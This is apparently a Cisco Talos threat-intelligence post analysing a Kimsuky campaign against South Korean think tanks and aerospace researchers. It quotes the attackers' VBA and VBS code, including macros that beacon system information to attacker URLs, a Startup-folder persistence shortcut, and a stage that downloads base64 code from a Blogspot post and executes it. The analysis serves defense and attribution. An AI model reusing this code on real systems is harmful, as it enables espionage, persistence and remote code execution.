North Korean attackers use malicious blogs to deliver malware to high-profile South Korean targets

blog.talosintelligence.com/2021/11/kimsuky-abuses-blogs-delivers-malware.html

By Jung soo An and Asheer Malhotra, with contributions from Kendall McKay.

- Cisco Talos has observed a new malware campaign operated by the Kimsuky APT group since June 2021.
- Kimsuky, also known as Thallium and Black Banshee, is a North Korean state-sponsored advanced persistent threat (APT) group active since 2012.
- This campaign utilizes malicious blogs hosted on Blogspot to deliver three types of preliminary malicious content: beacons, file exfiltrators and implant deployment scripts.
- The implant deployment scripts, in turn, can infect the endpoint with additional implants such as system information-stealers, keyloggers and credential stealers.
- These implants are derivatives of the Gold Dragon/Brave Prince family of malware operated by Kimsuky since at least 2017 — now forked into three separate modules.
- This campaign targets South Korea-based think tanks whose research focuses on political, diplomatic and military topics pertaining to North Korea, China, Russia and the U.S.

What's new?

Cisco Talos recently discovered a campaign operated by the North Korean Kimsuky APT group delivering malware to high-value South Korean targets — namely geopolitical and aerospace research agencies. This campaign has been active since at least June 2021 deploying a constantly evolving set of implants derived from the Gold Dragon/Brave Prince family of implants. The attackers used Blogspot in this campaign to host their malicious artifacts. Talos coordinated with Google to alert them of these blog posts. Google removed these posts and related IOCs prior to publication of this blog post. We also shared this information with appropriate national security partners as well as our our industry partners, including the Cyber Threat Alliance (CTA).

How did it work?

Talos has found a new set of malicious blogs operated by Kimsuky delivering three previously unknown preliminary components: an initial beacon script, a file exfiltrator and an implant instrumentor. One of these components, the implant instrumentor, delivered an additional three types of malware:

- An information gathering module.

- A keylogger module.
- A file injector module that injects a specified payload into a benign process.

The injected payload is a trojanized version of the Nirsoft WebBrowserPassview tool meant to extract login credentials for various websites.

Our research builds on earlier findings from security firm AhnLAB. As noted in their June 2021 report, this campaign begins with malicious Microsoft Office documents (maldocs) containing macros being delivered to victims. The infection chain results in the malware reaching out to malicious blogs set up by the attackers. These blogs provide the attackers the ability to update the malicious content posted in the blog depending on whether a victim is of value to the attackers.

So what?

Kimsuky employs a wide variety of malware such as Gold Dragon, Babyshark, Appleseed, etc. Kimsuky primarily targets entities in South Korea ranging from defense, to education and think tanks.

This campaign is a typical example of an advanced adversary utilizing a public web content publishing service to serve malicious implants to their targets. The use of Blogspot might be intended to thwart attribution or periodically update the content to serve new implants to victims of interest.

The implants deployed by Kimsuky in this campaign consist of file exfiltrators, information gathers and credential stealers — all geared toward reconnaissance, espionage and credential harvesting. The module meant for exfiltrating files from the endpoint uses a distinct filepath list specified by the threat actors.

Organizations must remain vigilant against motivated adversaries that conduct targeted attacks.


Attribution and targeting

Attribution to Kimsuky


We assess with high confidence that this campaign is operated by Kimsuky, based on the code similarities, TTPs and infrastructure overlap with previous Kimsuky implants and campaigns.

The implants used in this campaign share code with the Gold Dragon and Brave Prince family of implants. For example, from early 2021 through August, the attackers utilized mailbox-based exfiltration components that are derived from the Brave Prince malware family that's been attributed to Kimsuky in the past.

Other maldocs used in parallel to Kimsuky campaigns contain similar macros to the ones abusing malicious Blogspot posts. One specific malicious VBA function commonly seen between both sets of maldocs would collect preliminary information and construct a query-based URL to convey the sysinfo to the attackers.



```
Function ujmikl()
 On Error Resume Next
    If (qazwsx = 0) Then

        vfgbvcd = Application.Version
        uname = Application.UserName
        os = System.OperatingSystem
        sv = System.Version
        rdxvdw = edcrfv(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXNcXA"))
        ki87ujhy = edcrfv(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXMgKHg4NilcXA"))
        recent = tgbyhn
        dfresxcvfd = aaaaaaaaaaaa("aHR0cDovL2hhbmxpZ2h0Lm15Z2FtZXNvbmxpbmUub3JnLzI0MDMvdi5waHA=")
        who = [redacted]
        drl = dfresxcvfd & "?w=" & who & "&rdxvdw=" & rdxvdw & "&ki87ujhy=" & ki87ujhy & "&r=" &

        Dim eszrdx
        Object = aaaaaaaaaaaa("TVNYTUwyLlNlcnZlclhNTEhUVFAuNi4w")

        Set eszrdx = CreateObject(Object)
        eszrdx.Open "GET", drl, False
        eszrdx.Send
        qazwsx = 1
        End If

End Function
```




```
Function ujmlkl()
 On Error Resume Next
    If (qazwsx = 7) Then

        vfgbvcd = Application.Version
        uname = Application.UserName
        os = System.OperatingSystem
        sv = System.Version
        rdxvdw = edcrfv(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXNcXA"))
        ki87ujhy = edcrfv(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXMgKHg4NilcXA"))
        recent = tgbyhn
        dfresxcvfd = aaaaaaaaaaaa("aHR0cDovLzIwMC4yMDAuMjAwLjIwMC90ZXN0L3YucGhw")
        who = [redacted]
        drl = dfresxcvfd & "?w=" & who & "&rdxvdw=" & rdxvdw & "&ki87ujhy=" & ki87ujhy

        Dim eszrdx
        Object = aaaaaaaaaaaa("ZmlsZXN5c3RlbTo6aW8")

        Set eszrdx = CreateObject(Object)
        qazwsx = 1

        End If

End Function
```

Left: Known Kimsuky maldocs vs. Right: Maldocs abusing Blogspot.

Identical functions have been seen in Kimsuky maldocs throughout this year.

In one such maldoc, apart from shared macro code, this maldoc also shared identical metadata as the maldocs abusing Blogspot with identical creation times and unique author names.

The malicious URL used by this maldoc hxxp://eucie09111[.]myartsonline[.]com/0502/v.php is a known Kimsuky IOC in use since late 2020.



```
Function trigger()
 On Error Resume Next
    If (bTrigger = 0) Then


    If (Application.IsSandboxed <> True) Then
    Version = Application.Version
    uname = Application.UserName
    os = System.OperatingSystem
    sv = System.Version
    x64 = List_subfolder_structure(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXNcXA"))
    x86 = List_subfolder_structure(aaaaaaaaaaaa("QzpcXFByb2dyYW0gRmlsZXMgKHg4NilcXA"))
    recent = GetRecentDocument
    server = aaaaaaaaaaaa("aHR0cDovL2V1Y2llMDkxMTEubXlhcnRzb25saW5lLmNvbS8wNTAyL3YucGhw") //http://eucie09111.myartsonline.com/0502/v.php
    who = [redacted]
    drl = server & "?w=" & who & "&x64=" & x64 & "&x86=" & x86 & "&r=" & recent & "&msv=" & Version & "&un=" & uname & "&os=" & os & "&sv="

    Dim WinHttpReq
    Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
    WinHttpReq.Open "GET", drl, False
    WinHttpReq.Send

    End If
    bTrigger = 1
    End If
End Function
```

```
Sub autoopen()
    On Error Resume Next
x64 = List_subfolder_structure("C:\\Program Files\\")

x86 = List_subfolder_structure("C:\\Program Files (x86)\\")



drl = "http://eucie091.myartsonline.com/0502/v.php?w=[redacted]

Dim WinHttpReq
Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
WinHttpReq.Open "GET", drl, False
WinHttpReq.Send
```

Macros seen in similar maldocs (left) using the same infrastructure as previous Kimsuky maldocs from 2020 (right).

Targeting

Kimsuky is a highly motivated APT that has traditionally targeted entities in South Korea. The APT group has used a variety of malware such as Gold Dragon, Babyshark and Appleseed to target entities ranging from defense to education and think tanks. The current campaign aims to further these goals by targeting high-value targets belonging to geopolitical research institutions and think tanks. We've also observed targeting of aerospace research agencies by Kimsuky in this campaign using modular reconnaissance and exfiltration implants.

Usually, file exfiltrator components used in crimeware and APT operations perform a wide sweep of the infected endpoint to gain insight into the kind of data and research artifacts the system holds. Some file enumerators will exfiltrate all files with specific extensions. In other cases, the attackers will obtain a comprehensive file listing of specific directories and then exfiltrate hand-picked data from the victims.

In this campaign, the attackers used a file exfiltrator component with an interesting implementation. Instead of performing a wide sweep of the system (seen very rarely in this campaign), the attackers focussed on finding and exfiltrating specific files of interest to the attackers — specified by the attackers via filelists hosted on a remote server. What's interesting here, however, is that the attackers knew exactly which files they were looking for. This indicates that the attackers have a deep understanding of their targets' endpoints, likely obtained from previous compromises.

The identified entities targeted in this campaign include research institutions and universities conducting research on political, military, and diplomatic topics pertaining to North Korea, China, the U.S., and Russia. The research topics of interest to the attackers in this campaign appear to be:

- North Korea.
- North Korean denuclearization.
- US-China relations.
- Increased China-Russia collaboration.

An example of one of the files the attackers were looking for is:

<directory_path>\탈북자 면담.hwp which roughly translates to "North Korean defector interview.hwp"


<directory_path>\[redacted]_비핵화.hwp is also a document related to North Korean denuclearization.

There is an unusually high degree of focus on finding documents associated with North Korea in this campaign. Topics such as Korean unification, North Korean defectors, the recent increasing collaboration between China and Russia, and denuclearization align with the continued efforts by the DPRK to maintain a political advantage in East Asia.

Our research also showed that the attackers had a special interest in research into aerospace and aeronautical technologies conducted by South Korean entities. These entities mostly consist of labs and research institutes associated with the South Korean government and aerospace industry. In this campaign, the attackers appear to be looking for restricted research papers, theses and project design documents to exfiltrate. Specific topics of interest to the attackers in this domain include:

- Rocket design.
- Material science.
- Aviation fuel research.
- Fluid mechanics.

This focus on aerospace and aeronautical research by Kimsuky aligns with the DPRK's continued efforts towards increasing their traditional and nuclear arsenal. Although active since 1984, the rapid increase in missile testing by North Korea since 2019 has been accompanied by an acceleration in their espionage efforts to gather classified research on such technologies.



Targeting

TALOS

Entities Targets

Geo-political

Aerospace and Aeronautics

Topics of Interest

North Korea

North Korean Denuclearization

US-China Relations

China-Russia Relations

Rocket Design

Material Science


Aviation Fuel Research

Fluid Mechanics

Targeting information for this campaign.

Maldocs

The maldocs used in this campaign typically contain a malicious VBA macro that downloads and activates the next stage of the infection chain. Although the VBA macro contains an auto open subroutine, it uses several VBA functions registered to trigger if the "Typing replaces selection" property is enabled in Microsoft Word. The VBA functions trigger when the victim types any content into the maldoc. Therefore, to trick victims into typing content in the maldoc, the attackers disguise the maldocs as forms.



```
Sub FLL()

    Selection.TypeText Text:="a"
   ujmlkl
End Sub

Sub G9W()

    Selection.TypeText Text:="b"
   ujmlkl
End Sub

Sub GEA()

    Selection.TypeText Text:="c"
   ujmlkl
End Sub
```


Malicious macro functions triggered when the target enters text in the maldoc form.

The pivotal function of the malicious VBA code simply base64 decodes and drops a malicious VBScript to a file specified in the macro.

E.g. %Appdata%\desktop.ini

The next stage of the VBS is run using wscript.exe using a command such as:

%windir%\System32\wscript.exe //e:vbscript //b <path_to_Stage_2>




```
fhjk = sfjksfdgasdfhefgh(rhsfgjh)

gjhmksfghsdfgs ini, fhjk


str10 = ughjesrh56hdsf(36) & "\Syst" & "em3" & "2\ws" & "cript.exe" & " " & "//e:v" & "bs" & "cri" & "pt //b " &
"""" & ini & """"

WinExec str10, 0
qazwsx = 1
End If
```

Macros dropping VBS to disk and running via wscript.exe.

Stage 2 VBS

The Stage 2 VBS is meant to replace itself with another base64-decoded VBScript (Stage 3). The Stage 2 VBS is also responsible for setting up persistence for Stage 3 by creating a shortcut for it in the current user's Startup directory, which will be important to remember later.




```
Set fs = CreateObject("Scripting.FileSystemObject")
Set ofile=fs.CreateTextFile(spyfile,True)
ofile.Write afghhha(spy_script)
ofile.Close



lnkpath = WshShell.SpecialFolders("Startup") + "\iexplore.exe.lnk"
Set oMyShortcut = WshShell.CreateShortcut(lnkpath)
oMyShortcut.Arguments = "//e:vbscript //b " & """" & spyfile & """"
windowsfolder = WshShell.expandenvironmentstrings("%windir%")
oMyShortcut.TargetPath = windowsfolder & "\System32\wscript.exe"
oMyShortcut.WorkingDirectory = windowsfolder & "\System32"
oMyShortcut.HotKey = "CTRL+ALT+SHIFT+X"
oMyShortcut.Description = ""

oMyShortcut.IconLocation = WshShell.ExpandEnvironmentStrings("%SystemDrive%") + "\Program Files\Internet
Explorer\iexplore.exe" + ",0"
oMyShortcut.save

WshShell.run oMyShortcut.TargetPath + " " + oMyShortcut.Arguments , 0 , false
```

Stage 2 setting up Stage 3 VBS on the endpoint.

Stage 3 VBS

The Stage 3 VBS is the one responsible for downloading malicious content from a Blogspot blog setup by the attackers. This blog contains a base64-encoded VBScript that is decoded and executed by Stage 3.

The blog is parsed for specific tags to identify its body and this content is then decoded and run on the endpoint:



```
blog = afghhha("aHR0cHM6Ly9zbXllbjAyNzIuYmxvZ3Nwb3QuY29tLzIwMjEvMDYvZG9vdGFraW0uaHRtbA==")
WinHttpReq.Open "GET", blog,False
WinHttpReq.send


If WinHttpReq.Status=200 Then
    res= WinHttpReq.responseText
    strl = Mid(res , InStr(1,res , "post-body-" , 1) , Len(res))
    nStart = InStr(1,strl , "<p>" , 1) + 3
    nEnd = InStr(1,strl , "</p>" , 1)
    execute(afghhha(Mid(strl , nStart , nEnd-nStart)))
    wscript.Sleep 1000 * 60 * 60
End If
```

Stage 3 downloading and parsing the blogpost's body for the next VBScript to be run on the endpoint.


Malicious Blogspot content — Post-compromise activities

Talos has discovered three different types content hosted on multiple malicious blog posts since June 2021:

- Initial beacon scripts.
- File exfiltration modules.
- Implant instrumentor modules.

I'm alive! — Initial Beacon

Typically, the post body contains VBS code to send a beacon to an attacker-controlled remote location indicating successful compromise of the victim.




1

7월 25, 2021

DQoNCmRybCA9ICJodHRwOi8vYnl1bjcwa2gubXlnYW1lc29ubGluZS5vcmcvaW5kZXgucGhwIg0KU2V0IFdpbkh0dHBSZX
E9IENyZWF0ZU9iamVjdCgiTVNYTUwyLlNlcnZlclhNTEhUVFAuNi4wIikNCldpbkh0dHBSZXEuT3BlbiAiR0VUIiwgZHJsLEZhb
HNlDQpXaW5IdHRwUmVxLnNlbmQNCg==

Malicious blogpost from July 2021.



```
drl = "http://byun70kh.mygamesonline.org/index.php"
Set WinHttpReq= CreateObject("MSXML2.ServerXMLHTTP.6.0")
WinHttpReq.Open "GET", drl,False
WinHttpReq.send
```

Decoded content of the post from July 2021.

